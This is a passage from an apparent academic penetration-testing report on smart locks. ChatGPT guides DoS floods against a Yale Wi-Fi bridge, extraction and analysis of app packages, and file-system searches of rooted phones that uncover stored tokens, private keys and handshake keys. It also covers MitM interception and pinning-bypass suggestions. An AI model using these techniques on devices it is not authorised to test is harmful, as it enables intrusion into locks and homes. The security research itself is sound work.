


Figure 6.19: The PoC HTML page generated by ChatGPT after opacity is changed for the iframe.

LLMs capabilities of generating a PoC for these types of web-based exploits.

6.10 Potential Threat 6: Sensitive data storage of the mobile application

The final hack suggested by ChatGPT was to analyze the storage of the mobile application for sensitive data. Following the advice of ChatGPT, the test would require two stages.

The first would be to run a static analysis of the source code of the Heimgard app for any vulnerabilities. The process would require reverse engineering and scanning the source code for misconfigurations and vulnerabilities.

The second stage would be to manually traverse the file system of the Android phone by using an Android Debug Bridge (ADB) connection with a root shell. The intention is to attempt to find any hardcoded sensitive information in the app directory.

6.10.1 Background

The goal of reverse engineering is to comprehend the underlying code of the mobile application [43]. The process involves disassembling the structure of

the mobile application to analyze the source code. Various methods, tools and techniques exist to achieve the desired result. Two fundamental approaches to reverse engineering involve performing a static or dynamic analysis.
In a static analysis, the code is examined without being executed. In a dynamic analysis, the software is run in a controlled environment where the behavior is monitored and analyzed.

Testing the local storage of the mobile application for sensitive data would have a similar approach [44]. The static analysis would involve checking external READ/WRITE permissions and if encryption is present. XML files and other source code would also be analyzed for hidden secrets and information.
The dynamic analysis would involve running the app and checking the local databases for stored sensitive data.

6.10.2 Method

Static analysis: The first phase would involve extracting the APK file of the Heimgard app from the Android device. The process was done by connecting the smartphone device to the laptop with an ADB connection.
ChatGPT would recommend the tool *MobSF* to be used for reverse engineering and static analysis. MobSF is a mobile application security framework with various functionalities in assessing the risk of mobile applications[7].
The tool was downloaded as a *Docker* image, which was used to create a container to run a localhost web server. The Heimgard APK file was uploaded to the web server and would be decompiled in a static analysis of the APK source code.

File system analysis: Traversing the directories with a root shell would not require any prior setup. The reason is that the Android phone was already rooted with Magisk.
The device was connected to the computer using a USB cable and ADB. From the CLI terminal, a root shell was created with full access to all directories.

The suggested targets given by ChatGPT would be the following directories:

[7]A. Ajin. *Mobile Security Framework (MobSF)*. [Online]. URL: https://github.com/MobSF/Mobile-Security-Framework-MobSF (visited on 02-10-2023).

- `/data/data/{package_name}/files/`
- `/data/data/{package_name}/databases/`
- `/data/data/{package_name}/shared_prefs/`

Files would be inspected for hardcoded information and retrieved for further analysis.

6.10.3 Result

Static analysis: The result from the static analysis of the Heimgard app using MobSF is illustrated in Figure 6.20. The app was given a security score of 52/100, which puts it overall at medium risk.




Figure 6.20: The scan report and given security score of the Heimgard APK file.

The scan report would also indicate issues with the storage of sensitive data. Figure 6.21 showcases issues with files containing hardcoded sensitive information and also the utilization of weak hash algorithms.

NO	ISSUE	SEVERITY	STANDARDS	FILES
6	App creates temp file. Sensitive information should never be written into a temp file.	warning	CWE: CWE-276: Incorrect Default Permissions OWASP Top 10: M2: Insecure Data Storage OWASP MASVS: MSTG-STORAGE-2	com/soundcl
7	Files may contain hardcoded sensitive information like usernames, passwords, keys etc.	warning	CWE: CWE-312: Cleartext Storage of Sensitive Information OWASP Top 10: M9: Reverse Engineering OWASP MASVS: MSTG-STORAGE-14	by/chemerisu gingPluginSer nl/xservices/p
8	SHA-1 is a weak hash known to have hash collisions.	warning	CWE: CWE-327: Use of a Broken or Risky Cryptographic Algorithm OWASP Top 10: M5: Insufficient Cryptography OWASP MASVS: MSTG-CRYPTO-4	nl/xservices/p
9	App can read/write to External Storage. Any App can read data written to External Storage.	warning	CWE: CWE-276: Incorrect Default Permissions OWASP Top 10: M2: Insecure Data Storage OWASP MASVS: MSTG-STORAGE-2	com/agomezi eGallery.java com/jeduan/ com/terikon/ Service.java hr/integrator/ nloader.java

Figure 6.21: Discovered vulnerabilities in the APK file.

The hardcoded secrets that were discovered in the static analysis can be seen in Figure 6.22.

Figure 6.22: Discovered hardcoded information in the APK file.

File system analysis: The first file found containing what resembled sensitive information was in the `/data/data/no.homecontrol.wattle/files` directory and is shown in Figure 6.23. According to ChatGPT, the JSON file is used to authenticate and grant access control to a Firebase database.
The second was an XML file called `NativeStorage.xml`. The file was discovered in the `/data/data/no.homecontrol.wattle/shared_prefs` directory. While the file contained values for names, email, etc, none were present as String objects. The file would contain information about various tokens and also a public and private RSA key pair. The purpose of the key pair was unknown, but ChatGPT still considered it a security risk. The private key found in the `NativeStorage.xml` can be observed in Figure 6.24.

Figure 6.23: The JSON file used to authenticate with the Firebase database.

Figure 6.24: The discovered RSA private key in the .xml file.

6.10.4 Discussion

The static analysis using MobSF indicates some vulnerability in the sensitive information storage. The storage of the API keys could have severe consequences, according to ChatGPT. The LLM suggests that either encryption or better methods of storage should have been in place to prevent it from being obtainable.
The data found in the file system could also potentially be considered a vulnerability, according to the LLM. While the account would not be compromised, the unencrypted Firebase tokens could still be used to access some resources and services. The recommended precaution by ChatGPT would be to encrypt and obfuscate the data.

The author was unsure what to make of the hardcoded public and private RSA keys stored as plain text in the `NativeStorage.xml` file. An attempt was made to use the private key to log on to the Secure Shell (SSH) service running on the Boreas X10 gateway's port 22. Various usernames were tried (root, admin, boreas, kraken, debug) when using the key without much success.
The LLM would suggest several countermeasures, such as using a Keystore, encryption, and utilizing different root detection techniques in the app.

7 Penetration testing: Yale Doorman V2N

When attempting to set up the device, it became evident that the Verisure V-module was missing from the lock. As described in section 4.3, the module was necessary to make the smart lock able to communicate over the Internet and function as an IoT device.

Because the V-module was missing, the Yale Doorman V2N had to be excluded from the research. Until the component was replaced, many important attack surfaces and exploits would go lost. These exploits include those present in the previous study, which the author would be unable to recreate.

8 Penetration testing: Yale Doorman L3

The following chapter outlines the process of the penetration test performed against the Yale Doorman L3 smart lock. The chapter has the same layout as the previous test. It begins with a section for any specific setup conducted beforehand. The chapter continues describing the reconnaissance done against the smart lock. The follow-up section describes the recreation of hacks, which is divided into subsections of the tested manual and automated solutions.
The final section describes any potentially new vulnerabilities and threats explored in the penetration test. The section first provides information about the threat and is divided into possible subsections of background, method, result, and discussion.

8.1 Setup

Setting up the Yale Doorman L3 would also come with challenges. The smart lock was unresponsive to manual input commands to the keypad and would not allow a factory reset. Upon investigation, the author discovered that the smart lock was already registered by a previous user. The testing had to be postponed until the lock could be reset.

After approximately two months of communication back and forth, the previous user would be able to reset the lock. The testing of the Yale Doorman L3 would then continue.

Unlike the previous study, the mobile application was no longer called Yale Access. Instead, it had been replaced with the new Yale Home application[1].
Unfortunately, the new app only supports Android version 8 or higher. The previously used Android phone would be unable to download the app since it was running version 7.0.1. The alternative was instead to use an iPhone to download and run the application in the penetration test.
Some complications would arise from the choice of smartphone model when recreating hacks. The first reason is that the leakage attacks from table 5.8 and table 5.9 would require a rooted smartphone. The second reason is that the data

[1] *Introducing the new Yale Home App*. [Online]. URL: https://www.yalehome.com/global/en/stories/news/introducing-the-new-yale-home-app (visited on 17-08-2023).

storage security might differ between the iPhone and the Android models. The file system of the new Yale Home app might also be different from the previous Yale Access app.

Nevertheless, an attempt was made to set up the conditions for both leakage attacks. An iPhone was used running iOS version 15.6.1. Since the iOS version is between 15.x-16.x, the rooting software *palera1n* was used[2]. Following the instructions from the website, the iPhone was successfully rooted with the package manager *Sileo* installed.

8.2 Reconnaissance

An nmap scan was performed against the Yale Connect Wi-Fi Bridge. From the scan, no open service ports were detected on the device. The Wi-Fi Bridge would seemingly communicate directly with the gateway router. Since no potential entry points were detected, the author would perform no further enumeration directly against the device.

An attempt was also made using the tool Bettercap to monitor the traffic between the gateway router and the Wi-Fi Bridge. The same method described in section 6.2 was used. The ARP of the gateway router was spoofed to make the Wi-Fi bridge believe the laptop was it. The traffic was then captured by using the tool Wireshark. Figure 8.1 illustrates the captured packets in the Wireshark GUI.




Figure 8.1: Captured traffic between the router and Yale Connect Wi-Fi bridge in Wireshark.

[2]Nick Chan, kok3shidoll, Tom, Samara, staturnz and Nebula. *palera1n*. [Online]. URL: https://palera.in/ (visited on 29-09-2023).

8.3 Recreation of Threat 1: Denial of Service attack

The Denial of Service attack tested by Persman and Öjebrant would target the Yale Connect Wi-Fi bridge [37]. Various tools and commands were used in the exploit to attempt to disrupt the service.
Similar tools would be used with similar commands and data to make the penetration test comparable. ChatGPT would still be used to provide advice on the use of the hacking tools.
The DoS tools *hping3* and *nping* would be used for some of the commands. A ping command would also send 100 Internet Control Message Protocol (ICMP) packets during the DoS tests to measure packet loss rate. Data would then be collected and analyzed in a table as in the previous penetration test [37]. Some of the measured data would be omitted to introduce other entries to the table. For instance, the Yale Home app would allow a user to observe the Wi-Fi signal and Signal-to-Noise Ratio (SNR) strength in decibels of a selected device. The author believes that measuring these would give better indicators of the DoS attack's effect on the device.

8.3.1 Recreation

From section 8.2, it was discovered that no port services were running on the Wi-Fi bridge. Still, running a quick hping test using incomplete SYN packets would disrupt the app's performance. Querying ChatGPT on the matter, the LLM would respond that it believes some form of network congestion or device overload is happening. The Wi-Fi bridge was overwhelmed and would fail to perform its normal functions.

The same commands with the same values were run from the table in the previous tests [37]. The generated tool from section 6.8 was also tested. The reason was to compare its capabilities to already established DoS tools. By modifying lines of the code related to connection establishment and port services, the tool could be used against the Yale Connect Wi-Fi bridge.
During each test, the ping command was used to send 100 ICMP packets while the signal strength was checked from the Yale Home app. The result from the test can be observed in table 8.1.

Attack method	Packet loss rate	SNR (dB)	Wi-Fi (dBm)	Avg. Response time (ms)
Baseline	0%	78	-22	12.82
hping SYN flood 600 bytes	83%	57	-44	311.6
hping SYN flood 1200 bytes	96%	50	-50	442.4
hping SYN flood 1800 bytes	100%	Offline	Offline	N/A
nping TCP connection flood	20%	72	-24	10.10
Generated tool	100%	Offline	Offline	N/A

Table 8.1: Summary of the tests against the Yale Connect Wi-Fi bridge

The nping flooding of TCP connections seemed to have a much lower average response time when compared to the result of the previous penetration test and even the baseline [37]. The rate of packet loss was also higher compared to previous data. Nevertheless, the rest of the data seemed consistent with the results from the previous study. The Wi-Fi bridge would become less responsive as the size of the packets increased. When the packet size was set to 1800 bytes, the Wi-Fi bridge would go offline, allowing no further remote functions or readings.
The tool generated by ChatGPT would prove to be very effective to the point that the ping would return the response that: *The host is down*. The tool was set to flood the Wi-Fi bridge with 1800 byte-sized packages, a window size of 64 bytes, and 15 different connections. Figure 8.2 showcases the packets sent from various IP sources to the Yale Connect Wi-Fi bridge when running the generated tool.




Figure 8.2: Captured traffic from the DoS tool against the Wi-Fi bridge.

8.3.2 Automation

The process of creating an automated tool would follow the steps from table 5.6. A prompt was given to ChatGPT on how the DoS penetration test could be automated. The prompt to the LLM would also inquire what functionalities to add to make the testing and data analysis more effective.

In the end, a CLI menu was created similar to the one from section 6.3.2. The different options of the menu can be observed in figure 8.3.




Figure 8.3: Menu with various options for the automated DoS tool.

Because of the effectiveness, the option to probe the network was reused from the previous automated tool for the MitM attack from section 6.3.2. An option to probe a host with nmap was also included.
Both hping3 and nping would also be incorporated as options for the tool to be utilized in stress testing a potential target. Another DoS tool recommended by ChatGPT to include for load testing connections if the target was a web server was the load testing tool, *Siege*.
The user would be prompted to enter arguments for each tool in the CLI. An alternative option is to provide a text file with all the commands already set.
The code for the automated DoS tool can be viewed in appendix B.1 of the report.

8.4 Recreation of Threat 2: Reverse engineering the mobile application

The reverse engineering performed by Persman and Öjebrant involved a static analysis of the mobile application's source code [37]. The analysis would be recreated with some slight differences.
First, the mobile application to be tested would be the Yale Home app currently used and not the previous Yale Access app.
Another change is the format of the installation packages that are being analyzed. Because the device running the app is an iPhone, the format would be of the iOS package App Store (IPA) file format.
However, for the sake of consistency, a static analysis would also be done on the APK file of the Yale Home app. The APK file would not be extracted from the smartphone but downloaded from an online database.

8.4.1 Recreation: IPA format

The procedure to extract the IPA file of the Yale Home app was written as a prompt to ChatGPT. The LLM would respond with a few options that could be used because of the security of the iOS system.
The first option tested was a program called *iMazing*[3]. ChatGPT would provide a detailed description of using the program to extract the file.
Following the instructions, the IPA file was extracted from the iPhone and would be used for the static analysis.

The reverse engineering would follow the steps described in table 5.7 when querying the LLM. The recommended tool and the one used in the previous study was MobSF [37]. As in section 6.10.2, the MobSF Docker image was used to create an instance of a runnable container. The MobSF Docker container was executed, and the IPA file was added to be reverse-engineered and scanned for potential vulnerabilities.
The result from the MobFS scan would indicate several vulnerabilities in the IPA binary, as observed in figure 8.4. The given security score to the Yale Home app

[3]K. McElhearn. *Manage and Download Apps (.ipa) without iTunes.* [Online]. URL: https://imazing.com/guides/how-to-manage-apps-without-itunes (visited on 02-10-2023).

of 31/100 was considered low. The score was still not as low as the one from the result from the previous study [37]. Some of the security issues that were pointed out were related to the binary as seen in figure 8.5.





Figure 8.4: The scan report and given security score of the IPA file.



NO	ISSUE	SEVERITY	STANDARDS	DESCRIPTION
1	Binary makes use of insecure API(s)	high	**CWE:** CWE-676: Use of Potentially Dangerous Function **OWASP Top 10:** M7: Client Code Quality **OWASP MASVS:** MSTG-CODE-8	The binary may contain the following _printf , _fopen , _vsnprintf , _strlen ,
2	Binary makes use of the insecure Random function(s)	high	**CWE:** CWE-330: Use of Insufficiently Random Values **OWASP Top 10:** M5: Insufficient Cryptography **OWASP MASVS:** MSTG-CRYPTO-6	The binary may use the following inse
3	Binary makes use of Logging function	info	**CWE:** CWE-532: Insertion of Sensitive Information into Log File **OWASP MASVS:** MSTG-STORAGE-3	The binary may use _NSLog function
4	Binary makes use of malloc function	high	**CWE:** CWE-789: Uncontrolled Memory Allocation **OWASP Top 10:** M7: Client Code Quality **OWASP MASVS:** MSTG-CODE-8	The binary may use _malloc function

Figure 8.5: Security issues that were detected related to the binary.

8.4.2 Recreation: APK format

The APK file was directly downloaded from an online database without the need for any tools or programs. The file was uploaded to the MobSF docker container, reverse-engineered and scanned. The result from reverse engineering and scanning the APK file is illustrated in figure 8.6.

The score of 43/100 is better than the one for the IPA file and the one from the previous study for the Yale Access app in section 8.4.1. Unlike the previous study, the storage of sensitive information is not as severe, as illustrated in figure 8.7. The new app for Android would seem to have improved in security.

Figure 8.6: The scan report and given security score of the APK file.

2	Files may contain hardcoded sensitive information like usernames, passwords, keys etc.	warning	**CWE:** CWE-312: Cleartext Storage of Sensitive Information **OWASP Top 10:** M9: Reverse Engineering **OWASP MASVS:** MSTG-STORAGE-14	ch/qos/logback/core/CoreConstants.java ch/qos/logback/core/net/ssl/SSL.java ch/qos/logback/core/rolling/helper/DateTokenConverter.java ch/qos/logback/core/rolling/helper/IntegerTokenConverter.java coil/memory/MemoryCache.java com/aaecosystem/ble2/AAEcosystemEncryption.java com/aaecosystem/luna/BuildConfig.java com/aaecosystem/luna/alarms/data/dto/SessionKeyResponse.java com/aaecosystem/luna/alarms/data/dto/devices/AlarmHubDto.java com/aaecosystem/luna/constants/DeviceConstants.java com/aaecosystem/luna/database/devices/LockEntity.java

Figure 8.7: Warning related to storing hardcoded information in the APK file.

8.4.3 Automation

Because MobSF automated most tasks, the last part of table 5.7 was not performed.

8.5 Recreation of Threat 3: Handshake key leakage attack

The previous handshake key leakage attack was performed by traversing the rooted smartphone's file system to discover hard-coded secrets in the app files [37]. A similar method was used when looking for sensitive data in the storage files of the Heimgard app from section 6.10.
Since an iOS device was used, the methodology would differ from previous tests. Traversing the file system to retrieve the files would not have the user connect the device to the computer and use an ADB shell. Instead, Sileo had to be used to install *openSSH* on the iPhone. A SSH connection was created from the computer to the iPhone with root privileges.

8.5.1 Recreation

Some steps outlined in table 5.8 were followed when recreating the exploit. ChatGPT was queried for information regarding the attack vector. The LLM was also queried on what directories of the iOS file system to search for keys and other secrets related to app storage.

The output generated was the following directories of the iOS file system:

- `/var/mobile/Containers/Data/Application/{UUID}/Documents/`
- `/var/mobile/Containers/Data/Application/{UUID}/Library/`
- `/var/mobile/Containers/Data/Application/{UUID}/Library/Caches/`

ChatGPT would also suggest looking for SQLite databases that had the potential to store unencrypted sensitive information.
Another suggestion given by the LLM was to use `grep -r "keyword" .` command in an attempt to find where specific information is stored.

Following ChatGPT's advice, the file system was searched until a SQLite database file was discovered. The file was called `Cache.db` and was located at the path: `/var/mobile/Containers/Data/Application/{UUID}/Library/Caches/com.assaabloy.yale.app/nscache/Cache.db`
ChatGPT would recommend using the tool *DB4S* to access the tables and data. Figure 8.8 illustrates one of the database entries extracted from a table as a JSON object. The `OfflineKeys` object is reminiscent of the handshake key found in the database folder by Persman and Öjebrant [37].




Figure 8.8: Handshake key stored in the SQLite database file.

From the result, it is evident that sensitive data is still stored unencrypted in the files of the Yale Home app. ChatGPT would suggest using extensions to encrypt the data, such as *SQLCipher*.

8.5.2 Automation

Some automation was attempted to have ChatGPT create a bash script to search the file system automatically for sensitive data. The script created was found to be redundant and thus not included.

8.6 Recreation of Threat 4: Personal information leakage attack

From the previous testing, the personal information leakage attack would be almost identical in methodology to the previous attack [37]. The same would also apply to current tests done with an iOS device.

8.6.1 Recreation

It was discovered that the previously extracted SQLite database would also store personal information. The steps from table 5.9 were therefore not followed. Figure 8.9 illustrates the personal information stored unencrypted in the database tables taken from DB4S.




Figure 8.9: Personal information stored in the SQLite database file.

8.6.2 Automation

No further automation of the exploits related to leakage attacks was done after the attempt in section 8.5.2.

8.7 Potential Threat 1: Man-in-the-Middle attack

ChatGPT was queried on what to attempt with the limited entry points against the Yale Doorman L3 to discover any new vulnerabilities. The LLM would respond

with various security evaluation and testing techniques related to physical hardware and Bluetooth radio communication. ChatGPT would also suggest intercepting and inspecting the traffic between the mobile app and smart lock in the same manner as a MitM attack.

It should be noted that a MitM attack was attempted in the previous penetration test by Persman and Öjebrant [37]. However, due to technical issues with the tools used to perform the attack related to the HTTP/2 protocol, they were unable to capture any traffic [37].
Therefore, an attempt would be made in the current penetration test to perform a MitM attack. The traffic between the mobile application and the external Yale cloud server would be monitored and analyzed for potential vulnerabilities.

8.7.1 Method

The tool mitmproxy was used for this penetration test to act as the MitM proxy server. The iOS device was configured to use the proxy server. The certificate was installed as before by visiting `mitm.it`. Unlike the Android smartphone, the iPhone would allow the user to configure system certificates without the need to be rooted.

8.7.2 Result

Figure 8.10 illustrates the result of captured traffic in the mitmproxy GUI from the Yale Home app. The protocol used for the traffic was mainly HTTPS. Unlike the Heimgard app, the response traffic does not seem to use any encoding of the data in the body, as illustrated in figure 8.11. The captured request data was still encoded.




Figure 8.10: The captured traffic from the Yale Home app in mitmproxy.




Figure 8.11: Response to a request in the MitM app.

It should be noted that the connection would be killed for some of the requests in figure 8.10. The Yale Home app would also be unresponsive to allow the changes of settings or authenticate the user with a visible pop-up notification.
Nevertheless, requests made to lock or unlock the door from the mobile phone would be visible in the mitmproxy GUI.

8.7.3 Discussion

The traffic captured between the Yale Home app and the cloud server illustrates some vulnerability towards MitM attacks. However, the result also indicates some form of added security to try to mitigate the attack vector.
The author believes some form of SSL/Certificate pinning is in place that does not trust the user-defined system certificate. Even so, it is hard to verify because of the result from the static analysis of the source code. The result from reverse engineering the IPA file did not provide any information.
A query was made to ChatGPT on the topic of possible SSL/Certificate pinning used by the app. The LLM would respond by using various reverse engineering and networking techniques to verify the existence of a certificate. The LLM would also suggest ways to bypass it by using tools like *Frida* or *objection*.
The option of verifying and bypassing the SSL/Certificate pinning was not further explored. The reason is that the dynamic analysis would be time-consuming to locate where the Yale Home app stores its certificate.

8.8 Potential Threat 2: Man-in-the-Middle, data fuzzing and replay attack

The previous MitM attack would indicate that some traffic could be captured. The next step would be to test replaying it. Because the response body was not

encoded, an attempt would be made to fuzz the data.

8.8.1 Method

The tool Burp Suite was used for the attempted exploits. The Portswigger certificate would be installed on the smartphone and use the computer as a proxy server.

